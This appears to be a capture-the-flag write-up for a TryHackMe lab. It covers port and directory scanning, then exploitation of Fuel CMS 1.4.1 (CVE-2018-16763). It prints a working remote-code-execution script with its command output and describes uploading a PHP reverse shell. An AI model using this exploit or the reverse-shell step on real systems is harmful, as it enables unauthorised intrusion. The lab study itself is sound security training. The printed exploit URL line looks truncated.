
Vulnerability Capstone



Statred off with an NMAP Scan


```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Vulnerability_Capstone]
└─$ nmap -p- -Pn -vv -T4 -n 10.10.30.246
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will
be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 08:07 EDT
Initiating Connect Scan at 08:07
Scanning 10.10.30.246 [65535 ports]
Discovered open port 22/tcp on 10.10.30.246
Discovered open port 80/tcp on 10.10.30.246
```

-p- for all ports, -Pn do not ping, -vv very verbose, -T4 faster timing (1 about default), -n no DNS name resolution

****

Since port 80 was up we ran a GoBuster scan

```
kali@kali: ~/Desktop
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Vulnerability_Capstone]
└─$ gobuster dir -u http://10.10.30.246 -w /usr/share/wordlists/dirb/big.txt
```



Going to the webpage we are greet by Fuel CMS

Next thing I treid was a searchsploit for Fuel CMS

```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Vulnerability_Capstone]
└─$ searchsploit fuel
------------------------------------------------- ---------------------------------
 Exploit Title                                   |  Path
------------------------------------------------- ---------------------------------
AMD Fuel Service - 'Fuel.service' Unquote Service | windows/local/49535.txt
Franklin Fueling TS-550 evo 2.0.0.6833 - Multiple | hardware/webapps/31180.txt
fuel CMS 1.4.1 - Remote Code Execution (1)        | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)        | php/webapps/49487.rb
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticate | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection ( | php/webapps/48778.txt
------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

I started off with using 47138.py and the CVE is inside that file

Looking at this exploit we need to change some things, because we do not have a proxy running and we need to change the IP and Port

```
# Exploit Title: fuel CMS 1.4.1 - Remote Code Execution (1)
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763


import requests
import urllib

url = "http://10.10.30.246"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
        xxxx = raw_input('cmd:')
        burp0_url = url+"/fuel/pages/select/?filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)+"%27%29%2b%2
        #proxy = {"http":"http://127.0.0.1:8080"}
        r = requests.get(burp0_url)

        html = "<!DOCTYPE html>"
        htmlcharset = r.text.find(html)

        begin = r.text[0:20]
        dup = find_nth_overlapping(r.text,begin,2)

        print r.text[0:dup]
```

Notice I have chaged the IP, and I have also commented out the proxy

```
┌──(kali㉿kali)-[~/Desktop/TryHackMe/Vulnerability_Capstone]
└─$ python 47138.py
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
cmd:ls -la
```

```
</div>total 56
drwxr-xr-x 4 www-data www-data  4096 Sep  3 06:59 .
drwxr-xr-x 3 root     root      4096 Sep  3 06:55 ..
-rwxr-xr-x 1 www-data www-data    39 Sep  3 06:55 .gitignore
-rwxr-xr-x 1 www-data www-data   718 Sep  3 06:55 .htaccess
-rwxr-xr-x 1 www-data www-data  1427 Sep  3 06:55 README.md
drwxr-xr-x 9 www-data www-data  4096 Sep  3 06:55 assets
-rwxr-xr-x 1 www-data www-data   193 Sep  3 06:55 composer.json
-rwxr-xr-x 1 www-data www-data  6502 Sep  3 06:55 contributing.md
drwxr-xr-x 9 www-data www-data  4096 Sep  3 06:55 fuel
-rwxr-xr-x 1 www-data www-data 11802 Sep  3 06:55 index.php
-rwxr-xr-x 1 www-data www-data    30 Sep  3 06:55 robots.txt
```

From here we can start to look through the file system

```
</div>
cmd:ls -la /home
system
<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">
```

```
</div>total 12
drwxr-xr-x  3 root   root   4096 Sep  3 06:41 .
drwxr-xr-x 19 root   root   4096 Sep 23 12:06 ..
drwxr-xr-x  5 ubuntu ubuntu 4096 Sep  3 08:58 ubuntu
```


Now that we have figured out that we can use that we can either stick with this or move over to metasploit

Lets stick with this for a little longer


Utilizing Pentest Monkey Reverse Shell Script which can be found here

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php


We are able to upload a reverse shell on the server





Moving over to CMS we did the following



Make sure you have your listening shell before you go to the site







We have now figured out we can get the flag through the CMS exploit
We can get the flag through an upload to a reverse shell

When trying to find it in metasploit I soon found out that there is not a module for this exploit. The other file was just written in Ruby

Hopefully this writeup helps you help, best of luck and remember the ABC's of hacking